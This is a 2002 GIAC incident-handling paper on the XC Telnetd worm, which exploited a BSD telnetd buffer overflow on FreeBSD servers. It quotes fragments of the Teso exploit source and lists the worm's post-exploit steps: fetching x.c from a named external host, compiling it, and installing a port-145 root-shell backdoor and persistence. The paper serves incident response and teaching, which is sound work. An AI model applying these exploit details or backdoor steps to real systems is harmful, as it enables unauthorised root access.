Global Information Assurance Certification Paper

Incident Illustration: XC Telnetd Worm

[GCIH - Exploit in Action - Version 2.1]

Suzy Clarke

June 2002

Contents

Executive Summary

In August of 2001 a webserver and a database server belonging to a company who specialise in fund-raising activities for charities were infected with the XC Telnetd worm.

The worm was able to exploit a buffer overflow condition in the BSD-based Telnet daemon that was running on both the servers. This was possible because a screening router allowed Telnet access to both the boxes from any source address.

The worm downloaded itself from a Polish website, installed a backdoor for remote root access and attempted to propagate. No business data was compromised. The administrators of other hosts within the same hosting environment reported greatly reduced bandwidth during this time as the worm on the infected boxes attempted to find other vulnerable Telnet servers. Eventually the hosting ISP removed the servers from the Internet until they could be investigated and sanitised.

I was called in to help run the clean-up and be the primary point of contact in the incident handling process.

This document outlines the steps taken during this process and an analysis of the worm and the exploit on which it relies.

Part 1 – The Exploit

On 10th June 2001 a buffer overflow condition was discovered in the BSD -based Telnet daemon. A number of exploits were released and within two months a worm was circulating the Internet exploiting the vulnerability.

This worm became widely known as XC [because of the name of its payload file]. It was also referred to as ExSee and BSD86/ExSee.A. It was a worm in the truest sense as it required no user action or intervention to execute an d propagate.

The first victim of the Telnetd exploit was reported on Weds 25th July [1] and five days later [on 30th July] The Incident Handlers diary entry [2] noted that scanning on port 23 [the Telnet port] had risen significantly. On July 22nd alone 58,000 targets were probed on the Telnet port compared with just over 30,000 for the whole of August [3]. It's impossible to state for sure if this was due to people searching for vulnerable Telnet servers or the beginning of the worm's activity.

Johannes Ullrich from Dshield.org has made available a dump of the Telnet port scanning activity for 2001 here http://feeds.dshield.org/port23_145_1.dat.gz

The worm itself does not have a CVE number but the vul nerability it exploits does. CVE-2001-0554 details the buffer overflow condition that exists within the BSD -based Telnet daemon. The advisory is available here - http://cve.mitre.or g/cgi-bin/cvename.cgi?name=CVE -2001-0554+

Cert also provides information on this vulnerability: http://www.kb.cert.org/vuls/id/745371

The Bug Traq ID for the vulnerability is 3064.

The operating sys tems affected are all those that implement the BSD Telnet daemon. This includes most Unix and Linux flavours and many other operating systems including:

Apple MacOC X 10.0
BSDI BSD/OS 4.0 up through to 4.2
Cisco Catalyst Switches 4000 4.5 up through to 60 00 7.1
FreeBSD 3.x up through to 4.3
HP-UX 10.0.1, 10.10 up through to 10.24
IBM AIX 4.3 up through to 4.3.3 and 5.1
Redhat Linux 5.2 up through to 7.1
MandrakeSoft Linux 8.1
NetBSD 1.0 up through to 1.5.1

[1] http://www.dshield.org/pipermail/list/2001 -July/000675.html
[2] http://www.incidents.org/diary/july2001.php
[3] http://www.egr.msu.edu/archives/public/linu x-user/2001 -September.txt

Debian 2.2
Caldera eDesktop 2.4
Caldera eServer 2. 3.1
Caldera OpenLinux 2.3 and 2.4
OpenBSD 2.0 up through to 5.0.6
SCO Open Server 5.0.5 and 5.0.6
SGI Irix 6.5 up through to 6.5.13
Sun Solaris 2.0 up through to 8.0

A full list can be found at:
http://www.securityfocus.com/bid/3064

Those that were found to be exploitable according to the original Teso advisory [4] are:

BSDI 4.x default
FreeBSD [2345].x default
NetBSD 1.x default

The worm is based on this Teso exploit and so the operating systems co nfirmed as being susceptible to it are:

BSDI 4.1
NetBSD 1.5
FreeBSD 3.1 up through to 4.3

Telnet is an application based on the Telnet protocol. It is used to connect to remote computers over TCP port 23. A fairly non -technical overview of the applicatio n can be found at http://www.Telnet.org/htm/support_whatisTelnet.htm

The vulnerability allows arbitrary commands to be passed to the operating system by exploiting a buffer overflow con dition that exists in the Telnet telcrv function which handles AYT [Are You There] commands.

The XC worm itself has been coded to scan random IP addresses for vulnerable Telnet daemons and once it finds one to exploit the buffer overflow and install itsel f along with a root shell backdoor on TCP port 145 [which is usually reserved for the UAAC protocol].

Security Focus ARIS [5] users reported multiple probes to port 145 from a dial -up IP range in Germany suggesting that the worm author or one of his/her as sociates was attempting to exploit the backdoor that the worm put in place. The original link [now defunct] to their monitoring of activity on port 145 is here:
http://www.securityfocus.com /data/staff/port145.jpg

[4] http://www.team -teso.net/ad visories/teso -advisory -011.tar.gz
[5] http://aris.securityfocus.com

No variants of the worm have been reported. However there are various local and remote exploits that attack the BSD Telnet overflow vulnerability. The one the XC worm relies on can be found at:
http://msgs.securepoint.com/cgi-bin/get/bugtraq0107/293.html

Other variants of the Telnetd exploit include:
Q1-Telnetd.c:
http://206.63.100.249:8123/files/overflows/q1-Telnet.c.txt
Zp-exp-Telnetd.c:
http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=zp-exp-Telnetd

Further information relating to the BSD Telnet overflow can be found here:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0554+
http://www.kb.cert.org/vuls/id/745371
http://www.team-teso.net/advisories/teso-advisory-011.tar.gz
http://www.securityfocus.com/bid/3064
http://www.infowar.com/hacker/01/hack_072501a_j.shtml

The freeware vulnerability scanner Nessus [6] contains a plugin that will check for the Telnet overflow vulnerability. Teso_nasl was coded by Pavel Kankovsky and is available by default in the latest version of Nessus. More details on this particular plugin can be found here: http://cgi.nessus.org/plugins/dump.php3?id=10709

There was also a scanner [Telnetd AYT overflow scanner, by Security Point] posted to Bug Traq that allegedly reported whether a local Telnet daemon was vulnerable to the overflow condition. However this was found to produce many inaccuracies and false positives:
http://archives.neohapsis.com/archives/bugtraq/2001-07/0616.html


Further information regarding the XC Telnetd worm can be found here:
http://archives.neohapsis.com/archives/incidents/2001-09/0025.html
http://www.nipc.gov/warnings/assessments/2001/01-019.htm
http://www.commoncriteria.org/news/newsarchive/Sept01/sept08.htm
http://www.craiu.pcnet.ro/papers/papers/exsee.html
http://www.extremetech.com/article/0,3396,s=25124&a=18236,00.asp#story5
http://news.zdnet.co.uk/story/0,,t269-s2094946,00.html

[6] http://www.nessus.org

Part 2 – The Attack

Below is a simple diagram that outlines the network architecture originally in place when the attack occurred.

Figure 1.



It was a flat, one-tier architecture with no redundancy or fail over. Both webserver and database server could be accessed from the Internet.

The two compromised servers were both running FreeBSD 4.2 [RELEASE] with the default kernel. They were built on Hewlett Packard Netserver LP 1000R servers [7].

The front-end Cisco router was a 3600 running IOS version 11.3 with the IP+ feature set installed. It performed NAT and primitive traffic screening with extended access control lists [ACLs]. These allowed only web [HTTP], Telnet and FTP connections to both the servers as shown:

```
Access-list 110 permit tcp any host <webserver> eq www
Access-list 110 permit tcp any host <webserver> eq telnet
Access-list 110 permit tcp any host <webserver> eq ftp
Access-list 110 permit tcp any host <webserver> established
Access-list 110 permit tcp any host <db server> eq telnet
Access-list 110 permit tcp any host <db server> eq ftp
Access-list 110 permit tcp any host <db server> established
Access-list 110 deny ip any any
```

However these connections were not restricted by source address – they were accepted from anywhere. The out-going access lists permitted the web and database servers unrestricted access to the Internet:

```
Access-list 120 permit tcp <webserver> host any eq any
Access-list 120 permit tcp <db server> host any eq any
Access-list 120 deny ip any any
```

The router was managed by the backbone ISP.

There were other web and database servers, belonging to separate customers, on the 192.168.1.x network range also plugged into the Cisco Catalyst 24-port switch; these are not depicted in the diagram above. They were all Windows NT or Windows 2000 servers on the same Hewlett Packard hardware.

The DAT tape backup unit was connected by SCSI cable to the database server. Nightly scripts were in place to backup the database content to tape. A member of the ISP NOC team performed the tape rotation.

Website and database updates were performed remotely by the design company using Telnet and FTP.

DNS and mail were performed by the backbone ISP at another hosting centre on dedicated Windows 2000 boxes.

The services running on the compromised webserver are shown in the following NMAP [8] output:

[7] More details regarding this hardware can be found here http://netserver.hp.com/products/highlights_lp1000r.asp

[8] http://www.insecure.org/nmap

```
Interesting ports on  (192.168.1.10):

Port       State       Service
21/tcp     open        ftp
23/tcp     open        t elnet
25/tcp     open        smtp
79/tcp     open        finger
80/tcp     open        http
111/tcp    open        sunrpc
111/udp    open        sunrpc
145/tcp    open        uaac (XC worm backdoor)
512/udp    open        biff
514/udp    open        syslog
518/udp    open        ntalk
587/tcp    open        submission
4672/tcp   open        rfa
```

The open ports on the database server were identical except that it also had the PostgreSQL [9] port open – TCP 5432.

NB - These NMAP scans were run from the internal, privately addressed network where there was no access limitation. Due to the access lists on the router not all of these ports were available from the Internet.

The webserver was Apache 1.3.14 and the database was PostgreSQL 7.03.

[9] www.postgresql.org

Telnet Definition

The XC Telnetd worm attacks the BSD -based Telnet daemon. Telnet is defined in a number of RFCs [Request For Comments] [10]. The original standard was drafted by Postel and Reynolds in 1983; this document is RFC -854 "Telnet Protocol Specification". A whole range of other standards relating to Telnet have since been agreed. A lists of these Telnet RFCs can be found at:
http://www.Telnet .org/htm/dev_rfc.htm

Telnet, as previously stated, is an application based protocol that allows connections to remote computers. As defined in the initial RFC [854] its purpose is "to provide a fairly general, bi-directional, eight-bit byte orientated c ommunications facility" [11]. Telnet operates by allocating a pseudo -terminal device for a client, "then creating a login process which has the slave side of the pseudo -terminal as stdin [standard input] and stderr [standard error]" [12].

Telnet operates over TC P on port 23.
Tcpdump [13] output of a standard Telnet connection shows the initial three -way TCP handshake. In the packet dump a client 192.168.1.3 is connecting to a Telnet server on 192.168.1.2:

```
14:42:58.523897 192.168.1.3.blackjack >
192.168.1.2.Telnet: S 390191106:390191106(0) win 5840
<mss 1460,sackOK,timestamp 53848 0,nop,wscale 0> (DF)
[tos 0x10]

14:42:58.524517 192.168.1.2.Telnet >
192.168.1.3.blackjack: S 462030524:462030524(0) ack
390191107 win 32120 <mss 1460,sackOK,timestamp 169809
53848,nop,ws cale 0> (DF)

14:42:58.524617 192.168.1.3.blackjack >
192.168.1.2.Telnet: . ack 1 win 5840 <nop,nop,timestamp
53848 169809> (DF) [tos 0x10]
```

In the options fields of the three packets sent you can see the Syn, Syn/Ack, Ack flags set which establishes th e TCP connection [emphasis mine]. TCP is used to provide reliability and error checking amongst other things.

The Telnet protocol itself is founded on three major concepts – Network Virtual Terminals, negotiated options and a symmetric view of terminals a nd processes.

---

[10] http://www.rfc -editor.org
[11] http://www.rfc -editor.org/rfc/rfc854.txt
[12] http://www.mkssoftware.c om/docs/man1/Telnetd.1.asp
[13] http://www.tcpdump.org

Network Virtual Terminals [NVT] are imaginary devices that provide a standard representation of a terminal across a network.

The negotiated options allow interaction between simple and more complicated, fully - functional Telnet daemons. Th is is achieved by the Telnet daemon sending "DO, DON'T, WILL, WON'T" options which state what they are capable of. For example "WILL BINARY" indicates that the client is willing to send 8 bits of data rather than the usual 7 bits defined by the NVT.

Finally the concept of symmetric views is in place to avoid acknowledgement loops from occurring where one side sees incoming commands as new requests instead of as acknowledgments.

Telnet is an unencrypted protocol. It will pass all logins, passwords and com mands across the network in the clear. In the following TCPDump packet capture you can see the login prompt being passed:

```
14:42:58.649449 192.168.1.2.Telnet >
192.168.1.3.blackjack: P 55:126(71) ack 130 win 32120
<nop,nop,timestamp 169821 53854> (DF)
     E..{.7@.@.......
     ............A..
     ..}x.Y.........]
     ...^.....Red.Hat
     .Linux.release.6
                                          .1
14:42:58.649632 192.168.1.3.blackjack >
192.168.1.2.Telnet: P 130:133(3) ack 126 win 5840
<nop,nop,timestamp 53861 169821> (DF) [to s 0x10]
     E..7.a@.@.......
     .........A.....:
     ....['.........e
     ...]...
14:42:58.650164 192.168.1.2.Telnet >
192.168.1.3.blackjack: P 126:133(7) ack 133 win 32120
<nop,nop,timestamp 169821 53861> (DF)
     E..;.8@.@../....
     ...........:.A..
     ..}x.b.........]
     ...elogin:..Bc.
```

[**NB** – I have removed the Hex output from the packet dumps for ease of reference]

When initiating a Telnet connection the client would see the following:

```
> Telnet 192.168.1.2
Connecting to 192.168.1.2 ...
FreeBSD/i386   (webserver.domain) (ttyp0)

Login:
```

If the Telnet system appears to fall hang or fall silent at any time during a session the user can elicit a response from the Telnet server to acknowledge that it is still alive by invoking the AYT – Are You There – function. This can be as simple as pressing the carriage return key and should result in some visible evidence being sent back to the client side to confirm that the server is still responding.

The Unix Telnet daemon implementation is outlined in the Unix MAN pages. These can be found on any Unix based system or here on the Internet:
http://www.mcsr.olemiss.edu/cgi -bin/man-cgi?Telnetd+

The Unix based Telnet daemon [/usr/etc/telnetd] is usually invoked by the I netd process. The default Telnet port can be altered by editing the /etc/services file.

Buffer Overflow Definition

A buffer overflow occurs when the length of input sent to a program or function exceeds the space allocated to store it. Consider the fo llowing C++ code:

```
void createFullName(char* firstName, char* lastName)
{
char fullName[1024];

strcpy(fullName, firstName);
strcat(fullName, " ");
strcat(fullName, lastName);
}
```
[14]

This code puts the first and last name input variables together and separat es them with a space. The code assumes that the total length of both names will be no longer than 1024 bytes. However it is quite possible that they could exceed this.

Programmers tend to assume that input will not exceed a "reasonable" length, for example the address of a web page is assumed to reasonably be no longer than 500 characters. A programmer may set the web address buffer to be 2 or even 10 times the expected input size – say 5000 characters [15]– but they then do not check the actual length of the data entered or define what should happen if the buffer is exceeded [for example by implementing a graceful failure mechanism].


Usually buffer overflows cause a program or application to crash because the extra "over-flowing" input corrupts the memory s tack. However with careful analysis and manipulation it is possible to overwrite the return address on the stack and run arbitrary code. This is explained further below.

Programming languages rely on constants, variables and instructions to process data. These tend to be grouped into main functions and subroutines. When a subroutine begins the CPUs Instruction Pointer jumps to a new section of physical memory and begins to process the code there. On completion of the subroutine the Instruction Pointer retu rns back to the main function, returning to the physical memory location defined by the Return Address Pointer.

To achieve this all of the variables and addresses are written to a memory "stack" which looks something like the following:

[14] http://searchsecurity.techtarget.com/tip/1,289483,sid14_gci787952,00.ht ml
[15] http://rr.sans.org/threats/dummies.php

Figure 2.



A useful analogy for the memory stack is "a pile of plates or trays sitting on a spring in a well, so that when you put one on the top they all sink down, and when you take one off the top the rest spring up a bit" [16].


Within the BSD-based Telnet daemon there is a subroutine called "telrcv" which reads the Telnet options. It stores these option results on the stack in a buffer called "netobuf". There is no bounds checking on the size of data in this buffer. It is therefore possible to fill the buffer with more data than the Telnet daemon expects thus overflowing it. The overflowing data over -writes the surrounding variables' space and if enough is supplied it can also overwrite the Return Pointer Address. If the original Return Pointer Address is overwritten with a new one it is possible to run malicious code.

The Teso [17] team wrote an exploit [18] that overwrites the Telnet "netobuf" buffer and appends data to it. They found that the buffer is allocated 1024 bytes or on certain systems 4096 bytes. By sending specially crafted AYT [Are You There] Telnet options padded with NOP [Null Operation Pointer] characters they could append 9 bytes of data to the buffer. To obtain that response 2 bytes need to be placed in the input buffer meaning that the output buffer can be overflowed by up to 3584 bytes on systems with a 1024 byte allocated buffer [(1024 / 2)* 9] or by up to 14336 bytes on systems with a 4096 byte allocated buffer [(4096 / 2) * 9] [19]

To help make this clearer here i s a simplified representation of what part of the normal Telnet stack would look like:


[16] http://info.astrian.net/jargon/terms/s/stack.html
[17] http://www.team-teso.net
[18] http://msgs.securepoint.com/cgi-bin/get/bugtraq0107/293.html
[19] http://www.team-teso.net/advisories/teso-advisory-011.tar.gz

Figure 3.



Then once the buffer had been overflowed it would look something like:

Figure 4.



As you can see the exploit payload is to call a command shell [in this example the BSD /bin/sh] that will have root privileges.

The exploit code tries to overflow the buffer at one of two physical memory addresses:

```
/* global variables, uhhohh!
 */
int     mode = 16;
int     num = 245;
int     pop = 31500;    /* puts code at  0x08fdff0a */
int     bs = 1;         /* buffer start */

int     num34 = 244;
int     pop34 = 71833;  /* puts code at  0x0a0d08fe */
int     bs34 = 0;
```

The address that is used depends o n whether the target Telnet daemon supports encryption. This behaviour is expanded on in the section below.

Although it is not confirmed by Teso how they arrived at these addresses it is assumed that they used a debugger to analyse the Telnet daemon sourc e code and experimented with several different return addresses until the exploit was successful. Trial and error plays a large part in developing successful buffer overflows [20].

The XC worm is based directly on this exploit code.

[20] http://searchsecurity.techtarget.com/ateQuestionNResponse/0,289625,sid14_cid40673__6_tax285453,00.html

XC Telnetd Worm Technical Analysis

Pseudo-code of the worm's logic flow was originally posted by Ryan Russell of Security Focus [21]. I have included his full breakdown of the worm in the Appendix of this document. Further analysis was performed by Costin Raiu from Kaspersky Lab s [22] and is referenced here.

The total source code [written in the C programming language] of the worm was approximately 6KB in size.

The Main Loop caused the worm to fork and spawn itself into a daemon with a new session ID, change to the root directory and close any open file descriptors, start up a random number generator and enter an endless loop. Below I have summarised the function of the worm's Attack Loop:

1. Obtain a random IP address using built -in C random functions and the current time as a seed.
2. Attempt a connection to the Telnet port [TCP 23] on that address.
3. Spawn a child process if the above connection is successful.
4. The child process checks to see if the remote server has a vulnerable Telnet daemon. If it does the current connection is closed and a new one is created.
5. Waits 10 seconds and then exploits the Telnetd buffer.
6. If the exploit is successful the worm waits 1 second and then passes a series of shell commands to the remote operating system. These perform the following actions:

- download a file called "x.c" from http://mri.am.lublin.pl/x.c and place it in /dev/null
- compile the "x.c" file using cc
- delete the original "x.c" source file
- set the file permissions on the compiled binary to be read an d execute
- create a file called "/usr/sbin/cron " [note the trailing space] and add it to the end of the /etc/rc.local file
- add an entry to the /etc/inetd.conf file which produces a root shell if the uaac service is called
- replace any existing entries in th e /etc/hosts.allow with ALL meaning that any host can connect to the server
- restart the inetd process

[21] http://archives.neohapsis.com/archives/incidents/2001 -09/0025.html
[22] http://www.c raiu.pcnet.ro/papers/papers/exsee.html

7. The remote system is now infected with a working copy of the worm so the child process exits.

Costin Raiu observed that when the worm checks for the pres ence of a vulnerable Telnet daemon [step 2 above] it sends a special string to determine the supported Telnet options. This string in hexadecimal is:

FF F6 FF FB 08 FF FB 26

This complies with the standard Telnet control code format and indicates that the worm is attempting to determine if the server supports encryption. Depending on whether the server answers yes or no the worm uses different exploit data to trigger the overflow.

This behavior is based directly on the Teso exploit code as can be seen from the code snippet below:

```
/* basic overflow */
        for (n = bs ; n < sizeof (buf) ; ++n)
                buf[n] = (n  - bs) % 2 ? '\xf6' : '\xff';

        /* some nifty alignment */
        buf[0] = '\xff';        /* IAC */
        buf[1] = '\xf5';        /* AO  */

        if (mode == 16) {
                buf[2] = '\xff';        /* IAC */
                buf[3] = '\xfb';        /* WILL */
                buf[4] = '\x26';        /* ENCRYPTION */
```

During step 5 the worm sends a 250 -byte long Telnet comma nd that consists of 31500 environment user variables padded with x86 NOP instructions. This in the words of Costin Raiu is "to increase the odds of having the IP [Instruction Pointer] hitting the shell code after the stack overflow".

The http://mri.am.lublin.pl/x.c website [resolving to the address 212.182.31.253] where the worm stored its payload is a Polish website which is the home of Zjazd Radiologow Polskich, the Congress of Polish Radiology Specialists. It is hosted by the Academy of Medical Sciences and is geographically located in Lublin [23]. It was assumed that the operators of the site had no knowledge of the XC source being stored there.

By the time of the Security Focus analysis the file "X.C" on this webserver had been removed, rendering the worm in its originally coded form unable to infect any new machines. However already infected servers could still propagate to other boxes and install the root backdoor.

[23] http://www.commoncriteria.org/news/newsarchive/Sept01/sept08.htm

Just to note – if connections are made on the installed backdoor [TCP port 145] the following is observed:

```
# Telnet <infected server IP> 145
Connecting to <infected server IP> ...
bash # whoami
root
bash # echo $PATH
/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/
bin:/root/bin
bash #
```

This root access is not logged to /var/log/security

By September 11th 2001 the worm was officially declared dead [24]. However manual scanning for open and vulnerable Telnet servers is still on -going[25].

[24] http://www.sk -web.com/index.php?topic=security

[25] http://www.cert.org/current/scanning.html

Further XC Worm Analysis

The XC worm was not surreptitious or covert. It did not use any type of encryption or evasion techniques to avoid detection. It was not polymorphic or metamorphic in behaviour; the same signatures were observed across multiple infections meaning that it was easy to discover and identify.

The worm had no resilience. There was a single point of failure as it was reliant on the Polish website still being up, accessible and hosting a copy of the X.C file.

In a paper by Berkeley university students ["How to 0wn the Internet in Your Spare Time" by Staniford, Paxson and Weaver [26]] it's stated that a well engineered worm could spread and infect the majority of vulnerable targets on the Internet in under 15 minutes [this is termed a type of "Warhol Worm" after Andy Warhol's assertion that everyone will be famous for 15 minutes]. However XC never reached saturation point during the whole time of its activity.

The Code Red worm[27] for example which attacked and infected Windows IIS webservers used a similar random number generator as XC to determine which IPs to attack but it ran 99 threads simultaneously greatly increasing the number of targets it could infect within a given time frame [this of course is disregarding the fact that Windows webservers are more prevalent on the internet than open Telnet ports on BSD boxes. A Netcraft sample survey [28] suggested that Windows boxes are almost 10 times more likely to be used for hosting than FreeBSD boxes - Interland figures are 7.5% versus 62%]

It is estimated that within a week Code Red had infected in excess of 196 thousand hosts[29]. This is far fewer than XC ever managed to infect. This is also due as noted above due to the fewer targets available. There is a smaller number of servers on the Internet running specific versions of BSD with the vulnerable Telnet daemon accessible and running on the default port.

XC did not consider that a Telnet daemon may have been set up to run on ports other than the default of TCP 23. It also did not use an initial "hit list" of IPs to attack which would have also increased its rampancy. It did not appear that it had been "fed" vulnerable target IPs on release.

It did not use information from a successfully infected host to infect other machines for example it didn't look in the /etc/hosts file for other trusted hosts or examine route tables to find other potential victims. It relied solely on the random IP generating function.

[26] http://www.cs.berkeley.edu/~nweaver/cdc.web
[27] http://www.incidents.org/react/code_redII.html
[28] http://www.netcraft.com/survey
[29] http://www.eeye.com/html/Research/Advisories/AL20010717.html

The chance that different instances of the worm would attempt to infect the same box [ie. having generated the same "random" IP] was reduced b y using the current time as a seed. In the first version of Code Red the random IP generator did not use a sufficiently random seed that caused the worm to try to attack the same boxes on multiple occasions.

There was no real way for the XC worm author(s) to definitively monitor the worm's progress. Unauthorised remote control of infected hosts was of course possible but the worm did not report back which machines it had infected [for example by mailing to a centralised email account]. This made it harder to trace the author(s) because there was no centralised place to "stake out".

It also meant that the author(s) and his/her associates would have to scan for open ports on TCP 145 and check to see if they served up a root shell. In reality scanning of this port was reported as being fairly low.

The only real control the author(s) had over the worm was the ability to modify the "master" X.C file stored on the Polish webserver. This would have allowed them to change the behaviour of the worm but of course t his access may have enabled investigators to trace his/her IP. The original source of the hack on the Polish webserver was never discovered and the perpetrator [assuming they are one and the same as the worms author] was never discovered.

